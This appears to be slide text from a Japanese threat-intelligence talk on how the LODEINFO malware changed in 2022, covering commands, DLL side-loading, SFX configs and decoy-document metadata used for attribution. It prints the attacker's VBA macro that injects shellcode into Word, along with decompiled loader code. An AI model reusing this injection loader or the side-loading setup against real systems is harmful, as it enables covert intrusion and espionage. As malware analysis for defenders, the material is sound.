lpLCDData, 3); snip. is_not_enUS = (this->LI_API->lstrcmpiA)(str_enUS, local_info); (v9->free)(local_info); if (!is_not_enUS) check_locale(this); return 1; }</pre>
MD5 hash値	016a974e70bbce6161862e0ac01a0211	da1c9006b493d7e95db4d354c5f0e99f	ff71fadcd33b883de934e632ddb4c6b78
動作概要	口ケール情報をチェックせずに、永続化以降の処理を実行	端末の口ケール情報が ja-JP でない場合はこの関数を無限ループ	端末の口ケール情報が en-US の場合はこの関数を無限ループ(v0.6.3 以降も使用)

v0.6.2 の検体の中でも動作に差異あり  同一バージョン = 基本動作が同じとは限らない

コマンド削除 (2022/6)

本バージョンから削除されたコマンド

コマンド	機能
ls	ファイル一覧
rm	指定したファイルの削除
mv	ファイルの移動
cp	ファイルのコピー
cat	C2へのファイルの送信
mkdir	ディレクトリの作成
keylog	キーロガー有効化
ps	プロセス一覧の取得
pkill	指定したプロセスの停止
autorun	永続化の設定/解除

コマンド数が 21 => 11 へ減少

実装コマンド

コマンド	機能
command	使用可能なコマンド一覧を表示
config	未実装 ("Not available." を返す)
cd	カレントディレクトリの変更
send	ファイルのダウンロード
recv	C2へのファイル送信
memory	svchost ヘルスコードをインジェクト
kill	指定したプロセスの停止
ver	バージョン情報の送信
print	スクリーンショットの取得
ransom	指定したファイル、ディレクトリの暗号化
comc	WMIを利用したコマンド実行

実行フローの変化1 (2022/6)

SFX & DLL Side-Loading


ファイル名 ^	サイズ	格納 種類	更新日時
..		ファイル フォルダー	
1.docx	11,900	9,181 Microsoft Word 文書	2022/06/14 11:47
K7SysMn1.dll	342,528	169,345 アプリケーション拡張	2021/08/19 2:58
K7SysMon.Exe	91,464	45,247 アプリケーション	2022/04/19 17:44

; 以下のコメントは自己解凍スクリプトコマンドを含んでいます

```

Path=%temp%\1.docx
Setup=%temp%\1.docx
Setup=%temp%\K7SysMon.Exe
Silent=1
Overwrite=1

```




実行フローの変化2 (2022/6)

SFX & DLL Side-Loading & BLOB

ファイル名	サイズ	格納	種類	更新日時
ファイル フォルダー				
4.docx	11,731	9,009	Microsoft Word 文書	2022/07/04 14:01
K7SysMn1.dll	60,416	26,328	アプリケーション拡張	2021/10/24 1:46
K7SysMon.Exe	91,464	45,247	アプリケーション	2022/04/19 17:44
K7SysMon.Exe.db	115,189	46,750	Data Base File	2022/07/04 10:48

; 以下のコメントは自己解凍スクリプトコマンドを含んでいます

```
Path=%temp%\  
Setup=%temp%\4.docx  
Setup=%temp%\K7SysMon.Exe  
Silent=1  
Overwrite=1
```



v0.6.5 の詳細な変化(2022/6)

v0.6.5

v0.6.3

```
v2 = this;
v145 = this;
aa_location_check(this);
strcpy(v136, "NxAq0RV2");
if ( !aa_persistance_CURRENTVERSION_RUN(v2 + 246,
    aa_persistance_CURRENTVERSION_RUN(v2 + 246, v4,
    v5 = v2[243];
AES_key_iv[0] = 0xFBFB2A8B4;
AES_key_iv[1] = 0x94E359F;
AES_key_iv[2] = 0xAE879BF4;
AES_key_iv[3] = 0xD7F9CBB2;
AES_key_iv[4] = 0xA9AD1BF8;
```

v0.6.5

```
v1 = this;
v138 = this;
aa_location_check(this + 284);
v2 = (LODEINFO_API_TABLE **)(v1 + 247);
v3 = aa_gen_randomnum_between_arg2_to_arg3(v1 + 247, 0, 0xFFFF);
aa_pseudo_sleep(v1 + 284, v3 + 5000);
if ( v1[283] && !aa_persistance_CURRENTVERSION_RUN((LODEINFO_AP
    aa_persistance_CURRENTVERSION_RUN((LODEINFO_API_TABLE **)v1 +
v6 = v1[245];
strcpy(v127, "ETnxiVjNKzOiHe");
AES_key_iv[0] = 0x49DC4B91;
AES_key_iv[1] = 0x93DAB13D;
AES_key_iv[2] = 0x2ECB8DED;
```

無駄なコードを挿入することによる擬似的なsleep機能の実装

v0.6.5 の詳細な変化(2022/6)

```

LABEL_12:
if ( ((int (*)(void))v2->LODEINFO_API_TABLE->GetTickCount)() - start_time > arg2_min_sleep_time )
    break;
v19 = v48++;
if ( (v19 & 1) != 0 )
{
    v24 = (unsigned int *)aa_sha512_table(v37);
    v25 = v52;
    v26 = v24;
    for ( i = 0; i < 0x40; ++i )
    {
        *((_BYTE *)v26 + v26[50]++ + 72) = *((_BYTE *)(i + v25));
        if ( v26[50] == 128 )
        {
            aa_calc_hash(v26);
            v26[50] = 0;
        }
    }
    v23 = __CFADD__(v26[16], 64);
    v26[16] += 64;
    v36 = v54;
}

```

ランダム時間経過するまでランダム文字列の
SHA256を計算し続ける

v0.6.5

```

v1 = this;
v138 = this;
aa_location_check(this + 284);
v2 = (LODEINFO_API_TABLE **)(v1 + 247);
v3 = aa_gen_randomnum_between_arg2_to_arg3(v1 + 247, 0, 0xFFFF);
__pseudo_sleep(v1 + 284, v3 + 5000);
if ( v1[283] && !aa_persistence_CURRENTVERSION_RUN((LODEINFO_API_TABLE **)(v1 + 245)))
    aa_persistence_CURRENTVERSION_RUN((LODEINFO_API_TABLE **)(v1 + 245));
v6 = v1[245];
strcpy(v127, "ETnxiVjNKzOiHe");
AES_key_iv[0] = 0x49DC4B91;
AES_key_iv[1] = 0x93DAB13D;
AES_key_iv[2] = 0x2ECB8DED;

```

無駄なコードを挿入することによる擬似的なsleep機能の実装

実行フローの追加 (2022/6)

Initial infection #4: VBA + undiscovered downloader shellcode DOWNIASSA

Back in August 2020, we discovered a fileless downloader shellcode dubbed DOWNJPIT, a variant of the LODEINFO malware, and gave a [presentation](#) on it at HITCON 2021. In June 2022, we found another fileless downloader shellcode delivered by a password-protected Microsoft Word file. The filename is 日米同盟の抑止力及び対処力の強化.doc ("Enhancing the deterrence and coping power of the Japan-US alliance.doc"). The document file contains malicious macro code that is completely different from previously investigated samples. Once opened, the doc file shows a Japanese message to enable the following VBA code.

```
Const MEM_COMMIT = &H1000
Const PAGE_EXECUTE_READWRITE = &H40

Private Sub ExecuteShellCode()
    Dim sShellCode As String
    Dim lpMemory As LongPtr
    Dim lResult As LongPtr

    sShellCode = ShellCode()
    lpMemory = VirtualAlloc(0, Len(sShellCode), MEM_COMMIT, PAGE_EXECUTE_READWRITE)
    lResult = WriteProcessMemory(-1, lpMemory, sShellCode, Len(sShellCode), 0)
    lResult = CreateThread(0, 0, lpMemory, 0, 0, 0)
End Sub

Private Function ShellCode1() As String
    Dim sShellCode As String

    sShellCode = ""
    sShellCode = "6aABAABIG+wITIVJRYXadBRIiTwkQYVISA++wKml+fQgSis8JEmLwUiDXAjDzIMzIMzIMzIMzIiVwKEEIJ"
    [ ...SKIPPED... ]
    sShellCode = sShellCode + "dCQgtRlEJbhQxRBVURQvdIg+wZuiBCvAAAR2l6R1vPS1sJFBniygYYthIE2L9a8fRAASyT+"
    sShellCode = sShellCode + "QYF8Ag+c7/z/4uFCAEAAOnEP//M9JBuACAAABJ18//002LxbroeFmIueY6dy7oRfj///QTIu8JLgB"
    sShellCode = sShellCode1
    ShellCode1 = sShellCode
End Function

Private Function ShellCode() As String
    Dim sShellCode As String

    sShellCode = Chr(&HEB) + Chr(&H3A) + Chr(&H31) + Chr(&H02) + Chr(&H80) + Chr(&H3B) + Chr(&H2B) + Chr(&H75) +
    Chr(&H4) + Chr(&H2B) + Chr(&H3E) + Chr(&HEB) + Chr(&H26) + Chr(&H80) + Chr(&H3B) + Chr(&H2F)
    sShellCode = sShellCode + Chr(&H75) + Chr(&H4) + Chr(&H2B) + Chr(&H3F) + Chr(&HEB) + Chr(&H10) + Chr(&H80) +
    Chr(&H3B) + Chr(&H39) + Chr(&H77) + Chr(&H7) + Chr(&H8A) + Chr(&H13) + Chr(&H80) + Chr(&HEA) + Chr(&HFC)
    [ ...SKIPPED... ]
    sShellCode = sShellCode + Chr(&HFF) + Chr(&H86) + Chr(&HC4) + Chr(&HC1) + Chr(&HC0) + Chr(&H10) + Chr(&H86) +
    Chr(&HC1) + Chr(&HC8) + Chr(&H8) + Chr(&H89) + Chr(&H1) + Chr(&H48) + Chr(&H83) + Chr(&HC1)
    sShellCode = sShellCode + Chr(&H3) + Chr(&HEB) + Chr(&HD3)
    sShellCode = sShellCode + ShellCode1()
```

Injects shellcode
in the winword.exe

shellcode2vba.py

```
print >> outfile, 'Private Function ShellCode%$() As String' % suffix
print >> outfile, '\tDim sShellCode As String'
print >> outfile, ''
if encoding == 'legacy':
    print >> outfile, '\tsShellCode = ""'
elif x64:
    # sc-x64-md3.asm
    print >> outfile, '\tsShellCode = chr(&hEB) + chr(&h3A) + chr(&h31) + chr(&hD2) + chr(&h80) + chr(&
    chr(&h04) + chr(&hB2) + chr(&h3E) + chr(&hEB) + chr(&h26) + chr(&h80) + chr(&h3B) + chr(&h2F)'
    print >> outfile, '\tsShellCode = sShellCode + chr(&h75) + chr(&h04) + chr(&hB2) + chr(&h3F) + chr(
    chr(&h3B) + chr(&h39) + chr(&h77) + chr(&h07) + chr(&h8A) + chr(&h13) + chr(&h80) + chr(&HEA) + chr(&hFC)'
    print >> outfile, '\tsShellCode = sShellCode + chr(&hEB) + chr(&h11) + chr(&h80) + chr(&h3B) + chr(
    chr(&h8A) + chr(&h13) + chr(&h80) + chr(&HEA) + chr(&h11) + chr(&hEB) + chr(&h85) + chr(&h8A) + chr(&h12))'
```


DLL Side-Loading から実行フローを変更したが、
著名なツールの出力をほぼ流用しているように見え
るため脅威の検出は難しくないと思われる

<https://github.com/DidierStevens/DidierStevensSuite/blob/master/shellcode2vba.py>

新たな LODEINFO の実行フローとして
VBA の shellcode downloader の報告

<https://securelist.com/apt10-tracking-down-lodeinfo-2022-part-i/>

実行フローの追加 (2022/6)



Side-Loading はしなくなったが、LODEINFO 側での永続化に失敗するため
おそらく恒久的な変更ではなく突発的な変更


👉 検知回避の試行のフェーズであり、今後も大きく TTPs が変化する可能性が大きい

攻撃者グループの考察

v0.6.3 の TTPs の変化から見えること

- 中国のAPTグループが好んで使用する3点セット方式へ進化
👉『正規署名付き実行ファイル + DLL shellcode loader + 暗号化シェルコードファイル』
 - PlugX
 - ShadowPad
 - HUI Loader
- 特にsfx fileを利用した攻撃手法は、
2018年5月に報告された APT10 の攻撃事例に酷似

https://www.lac.co.jp/lacwatch/people/20180521_001638.html




v0.6.3 の TTPs の変化から見えること

デコイファイル外観




【参考】 v0.5.9 のデコイファイル



機械翻訳と手の抜き方に
LODEINFO に近いもの
を感じさせる

👉 デコイファイルに類似点はあるか？

コードファイル



デコイファイルの表層情報の調査

オープンソースから発見できたデコイファイルは以下の6つ

検体番号	DLL shellcode loader		Decoy file	
	MD5	Version	MD5	備考
1	e7c9d5568ed5c646c410e3928ab9a093	v0.3.5	c031b786cb0a7479cc72d299dab2f0e3	N/A
2	327d8070a583bdecc349275b1f018dce	v0.3.6	bca533b3336240bc5cc68117408debdf	N/A
3	e6979fdd5f92d68cbbf06889f52f4f32	v0.5.6	1871402d3c83b2e15bf516d754458bd4	N/A
4	cb2fc4fd44a7b98af37c6542b198f8d	v0.5.9	da20ff8988198063b56680833c298113	N/A
5	a8220a76c2fe3f505a7561c3adba5d4a	v0.6.3	bf870a586ad1a60509dcea8839132662	sfx ファイルに同封
6	26892038ab19c44ba55c84b20083cdbd	v0.6.3	025aa0aeb7ed182321bc21e5c9f44fc4	sfx ファイルに同封

デコイファイルの表層情報の調査

各ファイルのタイムスタンプだけ抜き出して表示

検体番号	First Submission Time for DLL (JST)	DLL shellcode loader		Decoy file	
		Compilation Timestamp (JST)	Version	Creation Time (JST)	Last Modified Time (JST)
1	2020/05/20 (Wed) 14:49	2009/02/20 (Fri) 23:27	v0.3.5	2020/05/18 (Mon) 11:08	2020/05/19 (Tue) 12:07
2	2020/05/26 (Tue) 18:00	2009/02/21 (Sat) 03:25	v0.3.6	2020/05/25 (Mon) 12:25	2020/05/26 (Tue) 16:20
3	2021/11/09 (Tue) 14:55	2019/01/04 (Fri) 17:18	v0.5.6	2021/08/26 (Thu) 15:37	2021/11/06 (Sat) 05:31
4	2022/03/07 (Mon) 16:15	2021/04/16 (Fri) 02:40	v0.5.9	2021/08/26 (Thu) 15:37	2022/03/03 (Thu) 21:21
5	2022/06/17 (Fri) 20:53	2021/08/19 (Thu) 02:58	v0.6.3	2022/06/14 (Tue) 11:43	2022/06/14 (Tue) 11:47
6	2022/07/07 (Thu) 21:00	2021/10/24 (Sun) 01:46	v0.6.3	2022/07/04 (Mon) 14:01	2022/07/04 (Mon) 14:01

デコイファイルの表層情報の調査

VirusTotal での初観測日時とデコイファイルの最終編集時刻がほぼ一致

検体番号	First Submission Time for DLL (JST)	DLL shellcode loader		Decoy file	
		Compilation Timestamp (JST)	Version	Creation Time (JST)	Last Modified Time (JST)
1	2020/05/20 (Wed) 14:49	2009/02/20 (Fri) 23:27	v0.3.5	2020/05/18 (Mon) 11:08	2020/05/19 (Tue) 12:07
2	2020/05/26 (Tue) 18:00	2009/02/21 (Sat) 03:25	v0.3.6	2020/05/25 (Mon) 12:25	2020/05/26 (Tue) 16:20
3	2021/11/09 (Tue) 14:55	2019/01/04 (Fri) 17:18	v0.5.6	2021/08/26 (Thu) 15:37	2021/11/06 (Sat) 05:31
4	2022/03/07 (Mon) 16:15	2021/04/16 (Fri) 02:40	v0.5.9	2021/08/26 (Thu) 15:37	2022/03/03 (Thu) 21:21
5	2022/06/17 (Fri) 20:53	2021/08/19 (Thu) 02:58	v0.6.3	2022/06/14 (Tue) 11:43	2022/06/14 (Tue) 11:47
6	2022/07/07 (Thu) 21:00	2021/10/24 (Sun) 01:46	v0.6.3	2022/07/04 (Mon) 14:01	2022/07/04 (Mon) 14:01

デコイファイルの表層情報の調査

VirusTotal での初観測日時とデコイファイルの最終編集時刻がほぼ一致

検体番号	First Submission Time for DLL (JST)	DLL shellcode loader		Decoy file	
		Compilation Timestamp (JST)	Version	Creation Time (JST)	Last Modified Time (JST)
1	2020/05/20 (Wed) 14:49	2009/02/20 (Fr) 23:27	v0.3.5	2020/05/18 (Mon) 11:08	2020/05/19 (Tue) 12:07
2	2020/05/20 (Wed) 14:49 人間の生活味がある時間帯に 集中しているように見える	2009/02/20 (Fr) 23:27	v0.3.6	2020/05/25 (Mon) 12:25	2020/05/26 (Tue) 16:20
3	2021/11/09 (Tue) 14:55	2019/01/04 (Fr) 17:18	v0.5.6	2021/08/26 (Thu) 15:37	2021/11/06 (Sat) 05:31
4	2022/03/10 (Mon) 10:10 👉 デコイの表層情報は ノータッチ説??	2022/03/10 (Mon) 10:10 v0.5.9	v0.5.9	2021/08/26 (Thu) 15:37	2022/03/03 (Thu) 21:21
5	2022/06/17 (Fri) 20:53	2021/06/19 (Thu) 02:58	v0.6.3	2022/06/14 (Tue) 11:43	2022/06/14 (Tue) 11:47
6	2022/07/07 (Thu) 21:00 信頼度が高めで調査に利用できる可能性	2021/06/24 (Sun) 07:48	v0.6.3	2022/07/04 (Mon) 14:01	2022/07/04 (Mon) 14:01

作成/編集者情報をもとにした表層情報の調査

ユーザ情報にも偏りがあり、複数人が異なる環境で作成していると推測

検体番号	Decoy file			
	Creation Time (JST)	Author	Last Modified Time (JST)	LastModifiedBy
1	2020/05/18 (Mon) 11:08	John	2020/05/19 (Tue) 12:07	D3vle0
2	2020/05/25 (Mon) 12:25	D3vle0	2020/05/26 (Tue) 16:20	user
3	2021/08/26 (Thu) 15:37	D3vle0pc	2021/11/06 (Sat) 05:31	D3vle0pc
4	2021/08/26 (Thu) 15:37	D3vle0pc	2022/03/03 (Thu) 21:21	D3vle0pc
5	2022/06/14 (Tue) 11:43	Windows ユーザー	2022/06/14 (Tue) 11:47	Windows ユーザー
6	2022/07/04 (Mon) 14:01	user	2022/07/04 (Mon) 14:01	user

作成/編集者情報をもとにした表層情報の調査

The screenshot shows a file analysis interface with a sidebar of icons and a main panel displaying document properties. The main panel includes sections for 'Names' and 'OpenXML Document Info'.

Names

- C:\Users\user\AppData\Local\Temp\1.docx
- C:\Users\Admin\AppData\Local\Temp\1.docx

OpenXML Document Info

Document Properties	
dc:creator	Windows ユーザー
dcterms:modified	2022-06-14T02:47:00Z
dcterms:created	2022-06-14T02:43:00Z
cp:lastModifiedBy	Windows ユーザー
cp:revision	2
TotalTime	4
DocSecurity	0
Characters	39
SharedDoc	false
HyperlinksChanged	false
Lines	1

- v0.6.3 で使用されたデコイファイル(※1)には office document の property に “**Windows ユーザー**” の文字列
 - 何かの初期値には見える
 - しかし、一般的にはホストのユーザ名が入る場合が多いため遭遇頻度は高くない

※1 MD5: bfb70a586ad1a60509dcea8839132662

VirusTotal で検索して確認

3ヶ月で "Windows ユーザー" が表層情報にあるdocx ファイルはたった **30** 件

